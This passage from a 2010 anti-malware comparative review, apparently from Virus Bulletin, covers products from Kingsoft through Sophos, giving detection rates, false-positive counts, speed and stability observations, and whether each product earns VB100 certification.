
## Kingsoft Internet Security 2011 Standard Edition 2008.11.6.63

**Additional version information:** Engine version 2009.02.05.15, data stream 2007.03.29.18, virus definitions 2010.10.24.01

<b>ItW</b>	99.99%	<b>Polymorphic</b>	62.64%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	8.30%
<b>Worms &amp; bots</b>	53.35%	<b>False positives</b>	0

As mentioned above, the ‘Standard’ edition of *Kingsoft*’s product is pretty much identical to the ‘Advanced’ product on the surface, but we noted the far smaller 51MB installer, and also the updates included, which appear to be several days older than the ‘Advanced’ product. The installation process and user experience in general were light, fast, simple and clear, and stability was again rock-solid throughout all tests, allowing us to get both products done in the same 24-hour period, on adjacent test machines. Scanning speeds were pretty similar, but for this version access times were a little lighter, and resource consumption a fraction heavier.

Detection rates were again disappointing – notably lower than the ‘Advanced’ edition, with the older updates doubtless contributing. Again, the clean sets were handled without problems, but again that single Virut sample in the WildList set put paid to any hopes of a VB100 award for the product.




## Lavasoft AdAware Professional 8.3.4

**Additional version information:** N/A

<b>ItW</b>	100.00%	<b>Polymorphic</b>	79.30%
<b>ItW (o/a)</b>	99.19%	<b>Trojans</b>	95.54%
<b>Worms &amp; bots</b>	98.93%	<b>False positives</b>	0

*Lavasoft* returned to the test bench this month hoping for a repeat of its performance in this summer’s *Vista* test, in which it achieved its first VB100 award (see *VB*, August 2010, p.21). The product looks much the same, the 128MB installer doing its business in good time, offering



to install the *Google Chrome* browser for more secure web browsing, and rebooting to finish off the process. A friendly, colourful interface is presented, with large, clear icons for the various sections. An ‘advanced’ version is available for those seeking finer controls, but this offers little real configuration of the kind required for our testing, and most jobs were done with the settings entirely unchanged.

This made for some acceptable scanning speeds on demand and excellent speeds on access, with resource consumption perhaps a little above average, but in the infected sets there was a lot of activity. On-demand jobs were long and slow and had to be repeated several times after seizing up or stopping altogether, while on-access measures of the infected sets would run for days, rendering the test system unstable and highly peculiar.

Eventually, after well over a full week’s testing time, running on several machines at once by the end of the month and the last to finish by some way, we managed to get what looked like a full set of results – showing the solid scores we would expect from the *Sunbelt* engine that does most of the heavy lifting here. In the on-access measures, we noted a handful of items not being blocked, and thought perhaps there was some asynchronous unpacking or emulation of complex files going on, as observed in previous tests. However, in this case after numerous efforts to persuade the product to spot them we could see no sign of detection in any of the product’s highly ephemeral logs, nor any indication of action to remove them when written to the system folder, and we had to assume no detection. Thus, despite decent scores elsewhere and no issues in the clean sets, *Lavasoft* is not awarded VB100 certification for its standard product.


## Lavasoft AdAware Total Security 21.1.0.28

**Additional version information:** Update 10/25/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.98%
<b>Worms &amp; bots</b>	99.96%	<b>False positives</b>	1

*Lavasoft*’s second entry this month is a whole different kettle of fish. Based on the *G DATA* product with some additional detection skills from *Lavasoft*’s in-house team, it came in at a hefty 418MB in total, including updates. The multi-stage installation process took a couple of minutes to get through.

The interface itself is very similar to that of *G DATA*’s solution, with a little rebranding, looking very crisp and



efficient with its detailed status information on the front page and superb configuration settings which are easily accessible. Scanning speeds benefited from some smart caching of results both on demand and on access, and while CPU cycle usage was a little on the high side, RAM drain was fairly low.


The product powered through the tests with no sign of stability issues, effortlessly brushing aside the sample sets. Scores – once yanked out of the slightly fiddly logs – were really quite stupendous, with barely anything missed in the standard sets and some excellent scores across the RAP weeks. The WildList was demolished in short order, and all looked to be going perfectly until a single item in the clean sets – a popular media player which was downloaded a quarter of a million times in the previous week from a single major download site – was alerted on as the Viking worm, which it clearly wasn’t. Thus a small faux pas scuppered *Lavasoft Total*’s chances of VB100 certification this month, undermining what would otherwise have been one of the most impressive performances of the month.

## McAfee VirusScan Enterprise 8.7i

**Additional version information:** Scan engine version 5400.1158, DAT version 6149.000, DAT created on 27 October 2010

<b>ItW</b>	99.99%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	81.51%
<b>Worms &amp; bots</b>	94.59%	<b>False positives</b>	0

*McAfee*’s business product has been another long-term high achiever in our tests, regularly praised in these pages for its no-nonsense approach and simple usability. The company has missed a few tests recently, and had some problems with complex polymorphic file infectors a few months ago, and after considerable work assisting diagnosis we were hopeful of a change in fortunes this month.



The product arrived as a 27MB installation bundle, with an additional 13MB of patches and 79MB of updates, all in easily applied executable formats. It ran through its set-up fairly quickly and easily – the most interesting moment being the offer of ‘standard’ or ‘maximum’ protection. At the end it announced that, while a backup was not strictly required right away, it would be needed for some components to operate fully, so we restarted immediately.

The interface, which requires a response to a UAC prompt each time it is opened, remains its austere, businesslike

self, with no unnecessary glitz or clutter. Controls are well designed and simple to operate, and full configuration is available in all areas. On-demand speeds were good with the defaults, and not bad with the settings turned up to full, and while on-access scanning times were perhaps a shade above average, RAM use was low and CPU use in busy periods not excessive either.

The detection tests (which do not measure the extra protection provided by the product's cloud-based *Artemis* system) ran smoothly, and logging was clear and reliable. The only problem we observed – which caused us to re-run some of our on-access tests – was one we have commented on in these pages before, but which seemed more pronounced this month: when the on-access settings are changed, there is a noticeable period when the protection seems to go down and restart. We observed this in the main on-access test: having noticed the informative pop-up busily reporting numerous detections and worrying that it might hinder progress, we set the notification option to off; on checking the logs of our opener tool, we saw that several hundred samples (which we knew the product should detect) were not blocked during this period, implying that protection had been off for a good 10–20 seconds. This is unlikely to be a major problem, as most people will not be regularly tweaking their settings and it would be pretty unlikely for anything to penetrate a system during one of these brief spells, but it is still a little worrying.

That aside, we gathered a full set of results in under the allotted 24 hours. We saw some solid scores in the standard sets and decent rates in the RAP sets too – even without the benefit of the cloud resources intended to bolster protection against the latest threats. The clean set was handled smoothly, but in the WildList set a single sample of W32/Virut went undetected. Generating several thousand more samples to provide to the developers proved fruitless, so it was clear that this was a most unlikely combination of circumstances, but was still enough to deny *McAfee* a VB100 award once again.

## **Microsafe Avira Premium Security Suite 10.0.0.60**

**Additional version information:** Motor de análisis 8.02.04.86, fichero de firmas de virus 7.10.13.44

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.13%
<b>Worms &amp; bots</b>	99.82%	<b>False positives</b>	0

Eagle-eyed readers will have observed that, while *Microsafe* is a new name in our roster, the product we're looking at here is well known to us, albeit in a different language.

*Microsafe* provides a rebranded version of *Avira*'s highly regarded suite, translated into Spanish and Portuguese, along with

some extras of its own – including the rare offer of insurance against malware getting past the product.

The Spanish version of the product came in at around 58MB with 45MB of updates, and was fairly simple to set up despite the language not being one of our lab team's many specialities. The interface was simple to operate, in part thanks to familiarity, and in part due to its simplicity and well-ordered, fairly intuitive design.

Tests zoomed through in excellent time, completing the same working day they started, with zippy on-demand times and below average overheads. Detection rates were superb, with some excellent scores in all sets and a particularly strong showing in the RAP sets. With no issues in the core certification sets *Microsafe* earns a VB100 award on its first attempt.



## **Microsoft Security Essentials 1.0.2498.0**

**Additional version information:** Anti-malware client version: 2.1.6805.0, engine version 1.1.6301.0, anti-virus definitions 1.93.441.0, anti-spyware definitions 1.93.441.0

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.85%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	91.88%
<b>Worms &amp; bots</b>	98.56%	<b>False positives</b>	0

*Microsoft*'s free-for-home use consumer package is another regular fixture in our desktop comparatives. The product is relatively

small, with the main program weighing in at only 8MB and updates an additional 57MB. The set-up process is pretty simple and fast, with only two or three clicks of the 'next' button required and the whole job done in under a minute, with no reboot needed. The GUI is similarly simple and



unfussy, with a basic set of configuration options presented in a wordy, but fairly understandable manner.

Running the first few parts of the test suite didn't take too long. On-demand speeds were on the low side, but on-access overheads were reasonable at first and quickly sped up once the solution had settled in. Resource use was very light, with CPU use barely registering. The clean set was handled fine, and again at reasonable speed.

On hitting the infected sets, things began to slow down a little. Knowing the product's reputation for thoroughness from previous tests, we left it to run over a weekend, the whole of which was required to get through the full on-demand jobs. The on-access scans also took several days to complete. At one point it seemed to have slowed to a complete stop – so we gave the machine a reboot and restarted from where we had left off – but eventually we managed to gather a full set of results. Of course, this issue would only affect the most insanely badly infected of users in the real world.

In the final reckoning, the standard sets were dealt with excellently, and some very decent scores were recorded in the RAP sets too. With the WildList also handled nicely, *Microsoft* easily earns a VB100 award.


## MKS MKS\_vir 10 b151

**Additional version information:** 16.0 b147

<b>ItW</b>	97.07%	<b>Polymorphic</b>	57.46%
<b>ItW (o/a)</b>	N/A	<b>Trojans</b>	25.16%
<b>Worms &amp; bots</b>	43.90%	<b>False positives</b>	2,428

It may be a new one in these pages, but the *MKS* name has been around for some time. Indeed, the company has submitted its product for previous tests, but on those occasions we were unable to get things operating well enough to include any results. Hoping for better things this time, we ran the 79MB installer – which welcomed us with a friendly cartoon worm character, ran through a few steps and installed in good speed. When presented after no reboot, the interface defaulted to the Polish language, despite the installer having been in English, and it took us a few moments of burrowing through the GUI to find the settings to change it back. The GUI made it clear that this was a Beta version, which may explain these small glitches, as well as some of the bigger ones to come.

Some initial tests ran into problems fairly quickly, when the product crashed while trying to display the logs of




our archive test. After a reboot, we tried running some on-access tests but could get no response. On finally finding the on-access controls – buried in the system tray menu but nowhere to be seen in the main interface – we found on-access scanning was off, and trying to switch it on brought up a never-ending progress bar. After reinstalling several times, on several different systems, we repeatedly hit the same wall, and eventually gave up trying to achieve any on-access or performance results.

Having gone this far, it seemed worth our while continuing as far as we could with on-demand results, and scanning speeds were fairly reasonable. Running over the infected sets proved a little more tricky, with scans repeatedly stopping at random, clearly not having covered all the areas requested, but by dint of repeated and arduous running and re-running of scans, we finally gathered a reasonably complete set of figures. These showed some rather weak scores in most areas. RAP scores were the most disappointing, and there were large numbers of false alarms in the clean set and several of the speed sets. The majority of these were from a handful of threat IDs, all Virut variants, implying that the heuristic rules for these particular signatures are a little on the loose side to say the least. The lack of on-access protection and the false positives mean that *MKS* still needs to do a fair bit of work to reach the required standard for VB100 certification.

## Nifty Corporation Security24 5.62

**Additional version information:** 3.0.1.1015

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	92.50%
<b>Worms &amp; bots</b>	97.96%	<b>False positives</b>	0



*Nifty* has become a semi-regular participant in our comparatives over the last few years, and with the company's solution based on the generally solid *Kaspersky* engine, it has usually done pretty well. Aimed exclusively at the Japanese market with no translated version available, testing *Security24* is always a bit of an adventure, and one we generally look forward to with equal measures of excitement and trepidation.

The installer is surprisingly small at only 83MB, and runs fairly slowly, with most of the stages requiring a blind,

hopeful click of the ‘next’ button (while some of the messages are readable, others seem to rely on characters provided by the operating system, which in our case were not available, resulting in mangled gibberish). When finally done, a reboot is initiated, and on restart we got to see the unusual, but not unattractive interface, and also to note that a browser toolbar of some complexity had also been installed. Not much can be said about configuration options as most were impossible to decipher, but there do seem to be a few fine-tuning controls.

Running the on-demand tests was quick and painless, with good speed-ups in the warm measures, and on-access speeds were light in the executables and slightly slower in media and other file types; resource consumption seemed universally low. The infected sets were something of a monster chore, with the expected slowness (niftiness not being *Nifty*'s strong point) worse than usual and enhanced by the issues observed with the engine this month. Several scans which had run at the speed of a geriatric snail for days on end finally came to a complete halt on a selection of files in the RAP sets, and a reboot of the system was required to allow us to restart scans. In the end we resorted to removing chunks of the sets to ensure we could gather as much data as possible in the given time, as well as running on several machines at once. Eventually, after close to 10 machine-days and with the deadline for this report already upon us, we got everything we needed. We found some solid scores in the standard sets, as expected, with some decent scores in the RAP sets too, tailing off somewhat more in the later weeks than other products with the same engine – most likely due to an earlier submission with slightly older updates.


The core test sets presented no difficulties, and after a lengthy struggle *Nifty* earns another VB100 award.

## Norman Security Suite 8.00

**Additional version information:** Scanner engine version 6.06.10, last updated 2010/10/25 12:50; anti-virus version 8.00, last updated 2010/10/14

<b>ItW</b>	100.00%	<b>Polymorphic</b>	85.40%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	69.86%
<b>Worms &amp; bots</b>	90.36%	<b>False positives</b>	0

Norman's suite edition arrived as a 94MB package with updates included, and had a fast and simple installation



process. A reboot was requested to complete things, as the installer warned, a short while after the process seemed to have finished. The interface is a little quirky, occasionally opening in ‘blurry’ mode as it prepares for action, and on occasion appearing a little flaky – several times we were informed that anti-malware components including the on-demand scanner were not installed, and links to the appropriate sections had fallen off the GUI entirely, but protection appeared to remain active. The GUI is also a little baffling in places, and we couldn’t figure out how to run on-demand scans from there at all, although quite complex jobs can be set up using the task editor section – apparently these are for scheduled operation only. Thus most on-demand tests were run from the context menu option.

The main speed tests took an age, thanks to the sandboxing and unpacking of many archive types to extreme depth. On-access overheads were pretty hefty too, as was CPU use, although memory consumption was not much above average. Opting to run the main scans over a weekend, we were disappointed to find, come Monday morning, that the scanner had spent most of the last couple of days waiting for a decision as to what to do about a ‘Commercial’ item found in the clean sets, delaying continuation until we returned. This was a little frustrating, and many users would expect scheduled jobs to run unattended and report back, rather than waiting for them to decide what to do – especially if the settings had been set to merely log detections. This setting seemed not to work in other ways too, with samples deleted and disinfected despite explicit instructions not to do so.

Eventually, after another few days of waiting for the scans to complete, a full set of results was acquired with no evidence of instability under pressure. Scores were reasonable in the main sets, and a little low in the RAPs, with considerable fluctuations from week to week. Two items were marked as suspicious in the clean sets, but there were no full-blown false positives, and the WildList was covered completely, thus earning *Norman* a second VB100 award in a row after a previous spell of bad luck.

## Optenet Security Suite v.10.09.69

**Additional version information:** Build 3304, last update 27 October 2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	82.53%
<b>Worms &amp; bots</b>	96.06%	<b>False positives</b>	0

Yet another new name on our lists, *Optenet* produces a pretty comprehensive suite solution covering all the major bases of firewall, anti-spam, anti-phishing, web filtering and anti-malware, with the latter component provided courtesy

of the Kaspersky engine. The installer weighed in at 94MB and ran through in a fair number of steps, which included setting a password to

protect the settings and providing an email address in case the password is forgotten. At the end, Windows presented a dialog suggesting perhaps it had not installed correctly, but it seemed to be running fine after the required reboot.

The browser-based interface is fairly well designed and clear, with a few quirks of language to become accustomed to and the occasional annoyance as the login session expires. Scanning speeds were not bad given the depth of analysis going on, and lag times and RAM use were fairly low, although CPU use was a little on the high side. Running through the test sets hit a couple of snags on nasty files, as expected, but not as many as other products seen this month. In the end a good set of results were obtained without too much difficulty, all testing just fitting into the hoped for 24-hour period. Scores were splendid in the main sets, and not bad in the RAP sets either. A clear run through the WildList and clean sets made for an impressive showing all round, and easily earns *Optenet* a VB100 certification on its first attempt.


## PC Booster AV Booster 1.1.21

**Additional version information:** Definitions version

12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

Observant readers who have made their way this far through the report may recognize the version information here – yes, yet another from the cluster of clone products based on the *VirusBuster* engine and SDK. *PC Booster*, as the name suggests, provides a range of optimization and tune-up utilities, and has recently decided to add anti-malware to the stable too. The solution arrived as the familiar 81MB installer, and ran through the standard steps, with no reboot required, to present us with the familiar interface



– this time with a crisp and slightly more angular look than some of the others.


With the GUI design and layout now more than familiar, working with its simple and sensible set-up was smooth and trouble-free. We ran through the tests in good time, once again taking just an afternoon and an overnight run to complete the set.

Results were much as expected, with average on-demand speeds and overheads, resource usage on the low side, and detection rates generally pretty respectable. Once again however, that handful of WildList samples went undetected on access, and *PC Booster* is denied a VB100 award by a stroke of bad luck.

## PC Tools Internet Security 2011 8.0.0.608

**Additional version information:** Database version 6.16180


<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	82.78%
<b>Worms &amp; bots</b>	93.73%	<b>False positives</b>	0



*PC Tools* is another regular in our desktop platform reviews, and as usual both the full suite and *Spyware Doctor* products were provided for us to look at. The suite came as a 186MB package and took some time to install, running through the standard steps rapidly but then trundling quietly away for a few minutes before reappearing to ask if we trusted our local network, then going back to work for another minute or so and finally completing.

The shiny blue interface has remained fairly unchanged over the last few years, with its large buttons and information on the main screen, and controls for the scanner, multiple guard types, firewall and anti-spam components buried underneath. Not much configuration is provided, and some of it is a little confusing, but it's generally fairly easy to operate. One unusual feature which we always have to remember when testing this product is that details of scan results are only kept locally if there is no network connection, so when running big scans we have to disconnect from the lab's internal systems.

The speed tests were not superb to begin with, but improved massively on second and subsequent runs, and while lag times were not too excessive, RAM use was notably high.




No issues were noted with stability however, and testing took no longer than expected – in the end producing a very creditable set of scores in the standard sets and a fairly decent showing in the RAP sets. The WildList and clean sets presented no problems, and *PC Tools* earns a VB100 award quite comfortably.

### PC Tools Spyware Doctor 8.0.0.608

**Additional version information:** Database version 6.16180

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	82.80%
<b>Worms &amp; bots</b>	93.73%	<b>False positives</b>	0



With identical version details, and a pretty similar-looking interface, *Spyware Doctor* is essentially the *PC Tools* suite minus the firewall and anti-spam components. Even the installer is only 1MB smaller than its stable mate.

The set-up process was again not the fastest, although no reboot was needed, and scanning speeds were slow to start off with but much quicker in the warm runs. On-access speeds seemed much quicker though, making us wonder if perhaps slightly different settings were used which prevented our test scripts from operating as normal. Memory and CPU usage were both along similar lines to the suite product, but slightly lower in each case.

Testing proceeded without incident, completing in a day and a night, and showed the same sort of scores – solid in the standard sets and not bad in the RAP sets. With no problems in the clean or WildList sets *PC Tools* earns a second certification this month.

### Preventon AntiVirus 4.3.21

**Additional version information:** Definitions version 12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

*Preventon* is the original OEM developer of the *VirusBuster*-based product on which so many of this month's entries are in turn based. Unsurprisingly, we found the set-up and usage

similar to our experiences with all the others. Things are kept simple and run smoothly, with good stability, reasonable speeds and decent scores.


However, once again, there were some small problems in the WildList set. Having experienced similar issues with the same

product in previous tests, some hurried investigations were carried out, eventually coming to the conclusion that the issue lay in the way the builds were put together for testing, and that these problems would not affect real-world users. However, even with updates carried out online this month we could not persuade the detection to work on access (although it remained fully functional on demand), and we had no choice but to deny *Preventon* VB100 certification this month.

### Qihoo 360 Antivirus 1.1.0.1313

**Additional version information:** Signature date 2010-10-24

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.58%
<b>Worms &amp; bots</b>	99.81%	<b>False positives</b>	0



*Qihoo*'s solution is based on the *BitDefender* engine, and its installer comes in at 105MB. It runs through fairly quickly, with no reboot needed, and on presenting its interface offers an opportunity to join in a cloud scheme. The GUI is stylish and attractive, with some nice large buttons and plenty of good configuration options, lucidly presented, under the surface. Scanning speeds were not too slow, and on-access lag times were extremely low, although we noted that the on-access module – as with several this month – does not properly intercept read operations, rendering these measures less than fully useful. Despite this, RAM and CPU use were not much below average during the test period. On-demand scans ran smoothly, producing some very decent scores in all sets, but the on-access measure proved a little more tricky: while all files read were actually checked, the product did not stop them being accessed, instead slowly providing pop-ups and logging detections a while later. In the end, the final sample spotted was not alerted on until more than a day after it had been opened. At least during

this period some protection seemed to remain in place, and when set to delete or disinfect things were a little faster.

With the good scores extending to the WildList set, and no issues emerging in the clean sets either, *Qihoo* earns another VB100 award.

### Quick Heal Total Security 2011 12.00 (5.0.0.1)


**Additional version information:** Virus database 27

October 2010-12-01

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.95%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	74.03%
<b>Worms &amp; bots</b>	93.54%	<b>False positives</b>	0

This is the first appearance on our test bench for *Quick Heal's* 2011 edition, and an attractive beast it is too. The installer is on the large side at 178MB, but only takes a few steps and under a minute to run, with no reboot needed. The new GUI is in a pleasant combination of warm green and cool blue shades, with the currently fashionable large icons arrayed across the main screen representing the various functions. In this case they are divided into 'Files and folders' (the anti-malware component), 'Emails' (anti-spam and mail anti-malware), 'Internet and Network' (firewalling and anti-phishing) and 'External Drives and Devices' (covering the scanning of attached drives and protection against autorun attacks). The selection of components is thus reasonably complete, and presented in a clear and simple way. Beneath each section is a good array of controls, here much more closely resembling previous editions, with wordy, but fairly detailed and usable options dialogs. A fair number of additional tools are also included.

This clarity and completeness helped us get through the test in good time, with some fairly decent scores on demand and not bad on-access lag times; resource consumption was a little higher than average in all categories. The detection tests ran through without incident, although logs were rather slow to display above a certain size, and all tests completed in good time. Results were not too bad, with some solid scores in the standard sets and RAP scores showing a steady drop across the weeks before rising again in the 'week +1' set, as several others did this month. The WildList and clean




sets presented no problems though, and *Quick Heal* earns a VB100 award without undue difficulty.

### Returnil System Safe 2011 3.2.10878.5466

**Additional version information:** REL 8

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	75.36%
<b>Worms &amp; bots</b>	89.73%	<b>False positives</b>	0



*Returnil's* intriguing solution, with its virtualization speciality alongside the anti-malware protection provided by the

*F-PROT* engine, comes as a small 35MB installer with just 23MB of updates. The installer is a little long and fiddly, but gets through in a reasonable time without problems, and finishes off with a reboot request. Scanning speeds were less than supersonic in most sets, and file access lags a little sluggish, but resource usage was perhaps a fraction below average. Getting through the infected sets took some time, and quite a lot of RAM was used up as the GUI keeps all its logging data on hand, but this is unlikely to affect the average user.

Final results were not bad, with good scores in the standard sets and decent, very dependable rates across the RAP sets. The clean sets threw up a number of packer and encrypted file warnings, but nothing serious, and with the WildList set handled without problems *Returnil* easily makes the grade for VB100 certification.

### Rising Internet Security 2010 22.71.02.03

**Additional version information:** N/A

<b>ItW</b>	96.91%	<b>Polymorphic</b>	73.93%
<b>ItW (o/a)</b>	96.91%	<b>Trojans</b>	51.35%
<b>Worms &amp; bots</b>	76.03%	<b>False positives</b>	0

*Rising's* product arrived as a 109MB package, which installed fairly speedily, warning about a temporary loss of network connectivity while it put its components in place. After the required reboot, a configuration wizard takes the user through a number of further set-up stages. We were sad to see that the 'Rising assistant', aka the dancing cartoon lion that usually adorns desktops, was not in evidence this month.

The interface is wordy and a little cluttered but reasonably simple to find one's way around, and enabled fairly easy running of our tests. On-demand speeds were on the slow side, but not extremely so, and on-access lags were fairly hefty, but RAM use was fairly low and CPU use not too high either.

Detection rates were reasonable in the standard sets and fairly mediocre in the RAP sets, with considerable fluctuation from week to week. The clean set was handled well, but in the WildList set a number of items were not spotted, including a large swathe of rather old W32/Polip samples, and as a result no VB100 award can be granted this month.

## Sophos Endpoint Security and Control 9.5.4


**Additional version information:** Detection engine 3.13.1, detection data 4.59G

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.03%
<b>Worms &amp; bots</b>	98.02%	<b>False positives</b>	0

Sophos's latest version includes a number of new features which slowly seem to be filling an interface which once looked a little bare and

deserted. While its appearance has none of the gloss and shine of some of the more decorative consumer products, the layout is rational and efficient, as befits its intended business market. The 67MB installer needed only 2.8MB of additional updates, making it one of the smaller solutions this month. The installation process – which includes the offer to remove third-party products – is all done in around a minute, with no reboot required, although we did restart anyway to ensure manual application of updates was completed properly.

Operation is simple and sensible, and with some decent scanning speeds the first tests were completed in good time. File access lags were on the heavy side – more so of course with the settings turned up – but RAM use was fairly low and CPU use extremely low. When running the detection tests last time around we found scans to be slower than we




were used to – which it emerged was not due to the 'live' cloud-based checking added recently, but instead a result of additional checking of related areas when finding certain malware files. To disable this, we delved into the advanced settings area (into which we do not generally stray), and found an Aladdin's cave of super-fine tuning controls, which the user is advised to adjust only on the instruction of a trained expert.

With some adjustments made here to suit our specialist requirements the tests ran through to completion in short order, and final processing showed the usual excellent levels in the main sets, with RAP scores a little down on expectations but highly consistent across the weeks. The WildList and clean sets presented no difficulties, other than an alert of potentially unwanted items in a popular game, and Sophos easily earns another VB100 award.

## SPAMfighter VIRUSfighter 7.100.11

